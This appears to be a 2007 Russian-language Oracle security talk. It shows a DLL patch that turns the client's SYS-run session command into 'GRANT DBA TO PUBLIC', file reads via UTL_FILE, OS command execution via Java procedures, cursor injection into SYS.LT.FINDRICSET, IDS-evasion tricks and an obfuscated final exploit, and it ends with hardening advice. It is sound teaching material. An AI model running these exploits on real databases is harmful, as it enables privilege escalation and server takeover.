
ID	NAME	NUMBER
1	USER1	<b>666</b>

# DII Patching

После успешного подключения к СУБД клиент устанавливает языковые настройки командой “ALTER SESSION SET NLS ...”, которая выполняется от имени пользователя SYS на сервере




# DLL до модификации



```
- [C:\oracle\ora92\bin\oraclient9.dll]
Datei Bearbeiten Suchen Projekt Ansicht Format Spalte Makro Extras Fenster Hilfe
alexora1
oraclient9.dll | tnsnames.ora |
  0 1 2 3 4 5 6 7 8 9 a b c d e f
0015e2e0h: 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 52 52 45 4E ; ' NLS_ISO_CURREN
0015e2f0h: 43 59 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 4E ; CY= '%.*s' NLS_N
0015e300h: 55 4D 45 52 49 43 5F 43 48 41 52 41 43 54 45 52 ; UERIC_CHARACTER
0015e310h: 53 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 43 41 ; S= '%.*s' NLS_CA
0015e320h: 4C 45 4E 44 41 52 3D 20 27 25 2E 2A 73 27 20 4E ; LENDAR= '%.*s' N
0015e330h: 4C 53 5F 44 41 54 45 5F 46 4F 52 4D 41 54 3D 20 ; LS_DATE_FORMAT=
0015e340h: 27 25 2E 2A 73 27 20 4E 4C 53 5F 44 41 54 45 5F ; '%.*s' NLS_DATE_
0015e350h: 4C 41 4E 47 55 41 47 45 3D 20 27 25 2E 2A 73 27 ; LANGUAGE= '%.*s'
0015e360h: 20 20 4E 4C 53 5F 53 4F 52 54 3D 20 27 25 2E 2A ; NLS_SORT= '%.*
0015e370h: 73 27 00 00 41 4C 54 45 52 20 53 45 53 53 49 4F ; s'..ALTER SESSIO
0015e380h: 4E 20 53 45 54 20 4E 4C 53 5F 4C 41 4E 47 55 41 ; N SET NLS_LANGUA
0015e390h: 47 45 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 54 ; GE= '%.*s' NLS_T
0015e3a0h: 45 52 52 49 54 4F 52 59 3D 20 27 25 2E 2A 73 27 ; ERRITORY= '%.*s'
0015e3b0h: 20 4E 4C 53 5F 43 55 52 52 45 4E 43 59 3D 20 27 ; NLS_CURRENCY= '
0015e3c0h: 25 2E 2A 73 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 ; %.*s' NLS_ISO_CU
0015e3d0h: 52 52 45 4E 43 59 3D 20 27 25 2E 2A 73 27 20 4E ; RRENCY= '%.*s' N
0015e3e0h: 4C 53 5F 4E 55 4D 45 52 49 43 5F 43 48 41 52 41 ; LS_NUMERIC_CHARA
0015e3f0h: 43 54 45 52 53 3D 20 27 25 2E 2A 73 27 20 4E 4C ; CTERS= '%.*s' NL
0015e400h: 53 5F 43 41 4C 45 4E 44 41 52 3D 20 27 25 2E 2A ; S_CALENDAR= '%.*
```

# DLL после модификации



```
- [C:\oracle\ora92\bin\oraclient9.dll*]
Datei Bearbeiten Suchen Projekt Ansicht Format Spalte Makro Extras Fenster Hilfe
alexora1
oraclient9.dll* tnsnames.ora
0 1 2 3 4 5 6 7 8 9 a b c d e f
0015e2e0h: 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 52 52 45 4E ; ' NLS_ISO CURREN
0015e2f0h: 43 59 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 4E ; CY= '%.*s' NLS_N
0015e300h: 55 4D 45 52 49 43 5F 43 48 41 52 41 43 54 45 52 ; UERIC_CHARACTER
0015e310h: 53 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 43 41 ; S= '%.*s' NLS_CA
0015e320h: 4C 45 4E 44 41 52 3D 20 27 25 2E 2A 73 27 20 4E ; LENDAR= '%.*s' N
0015e330h: 4C 53 5F 44 41 54 45 5F 46 4F 52 4D 41 54 3D 20 ; LS_DATE_FORMAT=
0015e340h: 27 25 2E 2A 73 27 20 4E 4C 53 5F 44 41 54 45 5F ; '%.*s' NLS_DATE_
0015e350h: 4C 41 4E 47 55 41 47 45 3D 20 27 25 2E 2A 73 27 ; LANGUAGE= '%.*s'
0015e360h: 20 20 4E 4C 53 5F 53 4F 52 54 3D 20 27 25 2E 2A ; NLS_SORT= '%.*s'
0015e370h: 73 27 00 00 47 52 41 4E 54 20 44 42 41 20 54 4F ; s'..GRANT DBA TO
0015e380h: 20 50 55 42 4C 49 43 2D 2D 5F 4C 41 4E 47 55 41 ; PUBLIC - LANGUA
0015e390h: 47 45 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 54 ; GE= '%.*s' NLS_T
0015e3a0h: 45 52 52 49 54 4F 52 59 3D 20 27 25 2E 2A 73 27 ; ERRITORY= '%.*s'
0015e3b0h: 20 4E 4C 53 5F 43 55 52 52 45 4E 43 59 3D 20 27 ; NLS_CURRENCY= '
0015e3c0h: 25 2E 2A 73 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 ; '%.*s' NLS_ISO_CU
0015e3d0h: 52 52 45 4E 43 59 3D 20 27 25 2E 2A 73 27 20 4E ; RRENCY= '%.*s' N
0015e3e0h: 4C 53 5F 4E 55 4D 45 52 49 43 5F 43 48 41 52 41 ; LS_NUMERIC_CHARA
0015e3f0h: 43 54 45 52 53 3D 20 27 25 2E 2A 73 27 20 4E 4C ; CTERS= '%.*s' NL
0015e400h: 53 5F 43 41 4C 45 4E 44 41 52 3D 20 27 25 2E 2A ; S_CALENDAR= '%.*s'
```

# **Получение доступа к операционной системе**

# Получение доступа к операционной системе

---

- Чтение/запись файлов, используя UTL\_FILE процедуры
- Получение shell, используя JAVA процедуры
- Другие способы получения доступа к ОС

## Чтение/запись файлов, используя UTL\_FILE процедуры

---

- Является самым распространенным
- Требуется CREATE DIRECTORY или DBA
- Требуется меньше привилегий по сравнению с другими способами

# Эксплуатация

- Сначала создается директория, которая указывает на реальную директорию на сервере.

```
SQL> create or replace directory public_access as 'C:/';
```

- Вызывается процедура `utl_file.fopen` с определенными параметрами

```
SQL> UTL_FILE.FOPEN ('PUBLIC_ACCESS', 'boot.ini', 'r');
```

# Пример эксплуатации

```
C:\WINDOWS\system32\cmd.exe - sqlplus scott/tiger@ORCL_192.168.30.13
E:\tools\osscanner_bin>sqlplus scott/tiger@ORCL_192.168.30.13
SQL*Plus: Release 10.1.0.2.0 - Production on Mon Nov 19 16:21:18 2007
Copyright (c) 1982, 2004, Oracle. All rights reserved.

Connected to:
Oracle9i Enterprise Edition Release 9.2.0.1.0 - Production
With the Partitioning, OLAP and Oracle Data Mining options
JServer Release 9.2.0.1.0 - Production

SQL> select * from user_sys_privs;

-----
USERNAME                                PRIVILEGE                                ADM
-----
SCOTT                                     CREATE ANY DIRECTORY                     NO
SCOTT                                     UNLIMITED TABLESPACE                   NO

SQL> select * from user_role_privs;

-----
USERNAME                                GRANTED_ROLE                                ADM DEF OS_
-----
SCOTT                                     CONNECT                                    NO  YES NO
SCOTT                                     RESOURCE                                    NO  YES NO

SQL> create or replace directory public_access as 'C:/';
Directory created.

SQL> SET SERVEROUTPUT ON
SQL> declare
  2  f utl_file.file_type;
  3  sBuffer varchar(8000);
  4  begin
  5  f:=UTL_FILE.FOPEN ('PUBLIC_ACCESS','boot.ini','r');
  6  loop
  7  UTL_FILE.GET_LINE (f,sBuffer);
  8  DBMS_OUTPUT.PUT_LINE(sBuffer);
  9  end loop;
 10 EXCEPTION
 11 when no_data_found then
 12 UTL_FILE.FCLOSE(f);
 13 end;
 14 /
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows Server 2003, Enterprise"
/noexecute=optout /fastdetect

PL/SQL procedure successfully completed.

SQL>
```

## Получение командной строки, используя JAVA-процедуры

---

- Доступ к файловой системе
- Доступ к командной строке и выполнение произвольных системных команд
- Необходима роль DBA или иметь права на выполнение процедур из пакета SYS:java
- Работает не всегда (~60% случаев)

# Эксплуатация

Создается процедура на JAVA с примерным содержанием

```
create or replace and resolve java source named "oraexec" as
import java.lang.*;
import java.io.*;
public class oraexec
{
    /*
     * Command execution module
     */
    public static void execCommand(String command) throws
    IOException
    {
        Runtime.getRuntime().exec(command);
    }
}
```

# Эксплуатация

Назначаются права на выполнение JAVA для текущей  
схемы

```
EXEC DBMS_JAVA.grant_permission('SCHEMA-NAME',  
'java.io.FilePermission', '<<ALL FILES>>', 'read ,write,  
execute, delete');
```

```
EXEC Dbms_Java.Grant_Permission('SCHEMA-NAME',  
'SYS:java.lang.RuntimePermission', 'writeFileDescriptor', '');
```

```
EXEC Dbms_Java.Grant_Permission('SCHEMA-NAME',  
'SYS:java.lang.RuntimePermission', 'readFileDescriptor', '');
```

# Эксплуатация

Для выполнения команд пишется небольшой PL/SQL код. В данном случае вызывается команда “set”.

```
SET SERVEROUTPUT ON SIZE 1000000
CALL DBMS_JAVA.SET_OUTPUT(1000000);
BEGIN
    host_command (p_command => 'set');
END;
/
```

# Пример эксплуатации

```
C:\WINDOWS\system32\cmd.exe - sqlplus system/12345

SQL> SET SERVEROUTPUT ON SIZE 1000000
SQL> CALL DBMS_JAVA.SET_OUTPUT(1000000);

Call completed.

SQL> BEGIN
  2   host_command ('set');
  3   END;
  4   /
Process out :ALLUSERSPROFILE=C:\Documents and Settings\All Users
Process out :CommonProgramFiles=C:\Program Files\Common Files
Process out :COMPUTERNAME=WS014
Process out :ComSpec=C:\WINDOWS\system32\cmd.exe
Process out :FP_NO_HOST_CHECK=NO
Process out :lib=C:\Program Files\SQLXML 4.0\bin\
Process out :NUMBER_OF_PROCESSORS=1
Process out :ORACLE_SID=orcl
Process out :OS=Windows_NT
Process out
:Path=E:\Oracle\product\10.1.0\Client_1\bin;E:\Oracle\product\10.1.0\Client_1\jre\1.4.2\bin\client;E:\Oracle\product\10.1.0\Client_1\jre\1.4.2\bin;E:\Oracle\product\10.1.0\db_1\bin;E:\Oracle\product\10.1.0\db_1\jre\1.4.2\bin\client;E:\Oracle\product\10.1.0\db_1\jre\1.4.2\bin;C:\WWW\PHP\;C:\Perl\bin\;C:\Program Files\Windows Resource Kits\Tools\;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\Program Files\Microsoft SQL Server\80\Tools\Binn\;C:\Program Files\Microsoft SQL Server\90\Tools\Binn\;C:\Program Files\Microsoft SQL Server\90\Tools\Binn\;C:\Program Files\Microsoft SQL Server\90\Tools\Binn\;C:\Program Files\Microsoft Visual Studio 8\Common7\IDE\PrivateAssemblies\;c:\Program Files\MySQL\MySQL Server 5.2\bin;c:\Python25\
Process out :PATHEXT=.COM;.EXE;.BAT;.CMD;.UBS;.UBE;.JS;.JSE;.WSF;.WSH
Process out
:PERL5LIB=E:\Oracle\product\10.1.0\db_1\perl\lib\5.6.1\MSWin32-x86;E:\Oracle\product\10.1.0\db_1\perl\lib\5.6.1;E:\Oracle\product\10.1.0\db_1\perl\5.6.1\lib\MSWin32-x86;E:\Oracle\product\10.1.0\db_1\perl\site\5.6.1;E:\Oracle\product\10.1.0\db_1\perl\site\5.6.1\lib;E:\Oracle\product\10.1.0\db_1\sysman\admin\scripts
Process out :PHPRC=C:\WWW\PHP\
Process out :PROCESSOR_ARCHITECTURE=x86
Process out :PROCESSOR_IDENTIFIER=x86 Family 6 Model 8 Stepping 1, AuthenticAMD
Process out :PROCESSOR_LEVEL=6
Process out :PROCESSOR_REVISION=0801
Process out :ProgramFiles=C:\Program Files
Process out :PROMPT=$P$G
Process out :SystemDrive=C:
Process out :SystemRoot=C:\WINDOWS
Process out :TEMP=C:\WINDOWS\TEMP
Process out :TMP=C:\WINDOWS\TEMP
Process out :USERPROFILE=C:\Documents and Settings\LocalService
Process out :windir=C:\WINDOWS

PL/SQL procedure successfully completed.

SQL>
SQL>
```

# Другие способы получения доступа к ОС

---

- Существует пакет DBMS\_LOB функционально похожий на utl\_file
- В СУБД Oracle 10g существует пакет DBMS\_ADVISOR, с помощью которого также можно получить доступ к файловой системе
- Также существует еще множество похожих функций

# Поиск уязвимостей

# Поиск уязвимостей

---

- Слабо формализован
- Black box
  - fuzzing
  - вручную
- White box
  - unwrap
  - v\$sql table

# Unwrap

```
SQL> create or replace procedure bb is  
  2 begin  
  3 null;  
  4 end;  
  5 /
```

Procedure created.

```
SQL> save bb.sql replace  
Wrote file bb.sql
```

```
C:\Documents and Settings\Administrator>wrap iname=bb.sql oname=bb.pls
```

```
PL/SQL Wrapper: Release 9.2.0.1.0- Production on Tue Nov 20 15:48:15 2007  
Copyright (c) Oracle Corporation 1993, 2001. All Rights Reserved.  
Processing bb.sql to bb.pls
```

# Unwrap

---

```
SQL> @bb.pls  
Procedure created.  
SQL> exec bb  
PL/SQL procedure successfully completed.  
SQL> set serveroutput on size 1000000  
SQL> exec unwrap_r('bb');
```

Start up

```
CREATE OR REPLACE PROCEDURE BB  
IS  
BEGIN  
NULL;  
END;  
/
```

# Написание exploits

---

- Обнаружили уязвимость
- Нашли опубликованную уязвимость

# Написание эксплоитов

```
SQL> exec SYS.LT.FINDRICSET('AAAAAAAAAAAAA','BBBBBBBBBBBB');  
PL/SQL procedure successfully completed.
```

```
SQL> Select sql_text from v$sql where sql_text like '%AAAAAAAA%';  
SQL_TEXT
```

```
-----  
BEGIN SYS.LT.FINDRICSET('AAAAAAAAAAAAA','BBBBBBBBBBBB'); END;  
insert into SYSTEM.BBBBBBBBBBBB values ('SYSTEM','AAAAAAAAAAAAA')  
BEGIN LT.FINDRICSET('AAAAAAAAAAAAA','BBBBBBBBBBBB'); END;  
insert into wmsys.wm$ric_set values ('SYSTEM','AAAAAAAAAAAAA')  
select count(*)  
from wmsys.wm$ric_set  
where table_owner = 'SYSTEM' and table_name = 'AAAAAAAAAAAAA'  
select sql_text from v$sql where sql_text like '%AAAAAAAA%'  
delete from wmsys.wm$ric_set_in where table_owner = 'SYSTEM'  
and table_name = 'AAAAAAAAAAAAA'
```

```
SQL_TEXT
```

```
-----  
insert into wmsys.wm$ric_set_in values ( 'SYSTEM','AAAAAAAAAAAAA' )  
Select sql_text from v$sql where sql_text like '%AAAAAAAA%'  
9 rows selected.  
SQL>
```

# Написание exploits

---

Итак, у нас есть вызов:

```
insert into SYSTEM.BBBBBBB values ('SYSTEM','AAAAAAAAAAAA')
```

Чтобы эксплуатировать уязвимость, нам необходимо, чтобы вызов выглядел примерно так:

```
insert into SYSTEM.BBBBBBB values ('SYSTEM','AA' ||evilprocedure() ||''')
```

# Шеллкод

---

```
CREATE OR REPLACE FUNCTION EVILPROC return varchar2
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'grant dba to scott';
COMMIT;
RETURN '';
END;
/
```

# Недостатки метода

---

- Необходимо иметь права CREATE ANY PROCEDURE
- Известна сигнатура

**Следствие – новый способ эксплуатации уязвимостей Cursor Injection**

# Курсор

---

- Курсор – указатель на определённый тип функций
- Пишется курсор, который потом определенным образом будет вызываться внутри уязвимой функции. С помощью пакета DBMS\_SQL

# Пример кода

```
DECLARE
  MY_CURSOR NUMBER;
  RESULT NUMBER;
BEGIN
  MY_CURSOR := DBMS_SQL.OPEN_CURSOR;
  DBMS_SQL.PARSE(MY_CURSOR, 'declare pragma
autonomous_transaction; begin execute immediate ''grant dba
to scott'';commit; end;', 0);
  RESULT := DBMS_SQL.EXECUTE(MY_CURSOR);
  DBMS_SQL.CLOSE_CURSOR(MY_CURSOR);
END;
/

exec
SYS.LT.FINDRICSET('.' || dbms_sql.execute($cursor) || ''', 'BBBB
');
```

# DBMS ASSERT

---

- Защищает от SQL-инъекций
- Необходимо встраивать в свои функции эту проверку
- Старые функции не защищены
- Была найдена ошибка, позволяющая обходить DBMS ASSERT

# IDS и методы обхода

- Стандартные методы
  - Фрагментация пакетов
  - Шифрования трафика
- Специфические
  - Нестандартный вызов функций
  - Создание псевдонимов функций
  - ALTER SESSION SET CURRENT\_SCHEMA для смены текущей схемы.
  - Использование шифрования строк (des,base64,utf,char)

# Примеры

- `exec ctxsys."driload.validate_stmt('grant dba to scott')"`
- `exec "ctxsys"."driload.validate_stmt('grant dba to scott')"`
  
- `create or replace synonym evade for sys.lt`
- `exec evade.findricset('aaa.aaa','bbb');`
  
- `alter session set current_schema = ctxsys;`
- `select driload.validate_stmt('grant dba to scott') from dual;`
  
- `utl_encode.text_decode('c2gya2Vy', 'WE8ISO8859P1',  
UTL_ENCODE.BASE64)`

# ИТОГОВЫЙ КОД ЭКСПЛОИТА

```
DECLARE
c2gya2Vy NUMBER;
BEGIN
  c2gya2Vy := DBMS_SQL./*evasion*/OPEN_CURSOR;
  DBMS_SQL.PARSE(c2gya2Vy,
  utl_encode.text_decode('ZGVjbGFyZSBwcmFnbWEgYXV0b25vbW91c190cmFuc2FjdG
  lvbjsYmVnaW4gZXR1Y3V0ZSBpbW1lZGlhdGUgJ0dSQU5UIERCQSBUTyBTQ09UVCC7Y
  29tbW1002VuZDs=', 'WE8ISO8859P1', UTL_ENCODE.BASE64), 0);

  SYS.LT. /*evasion*/ FINDRICSET
  ('TGV2ZWwgMSBjb21sZXR1IDop.U2V1LnUubGF0ZXIp' ||
  dbms_sql. /*evasion*/execute('||c2gya2Vy||') || ''', 'DEADBEAF');
END;
```

Доступно на <http://milw0rm.com/exploits/4572>

Ссылка на код:

[http://www.red-database-security.com/wp/Best\\_of\\_Oracle\\_Security\\_2007.pdf](http://www.red-database-security.com/wp/Best_of_Oracle_Security_2007.pdf)

**Защита**

# Рекомендации по защите

- Установите пароль на доступ к сервису TNS Listener
- Используйте не словарные, трудно угадываемые имена баз данных (SID)
- Проведите анализ используемых учетных записей: удалите или отключите неиспользуемые и смените стандартные пароли системных учетных записей
- Включите блокирование учётных записей после многократного ввода неправильного пароля
- Установите последние критические обновления, или хотя бы ограничьте доступ пользователям на запуск потенциально опасных процедур
- Проанализируйте привилегии и роли пользователей и оставьте только самые необходимые, руководствуясь хорошо известным принципом наименьших привилегий
- Отключите возможности доступа пользователей Oracle к файловой системе
- Ограничьте доступ к СУБД Oracle по IP-адресам, разрешив доступ только с веб-сервера, если база данных используется в связке с веб-сервером, или только с подсети пользователей СУБД



(alexandr DOT polyakov AT dsec DOT ru)

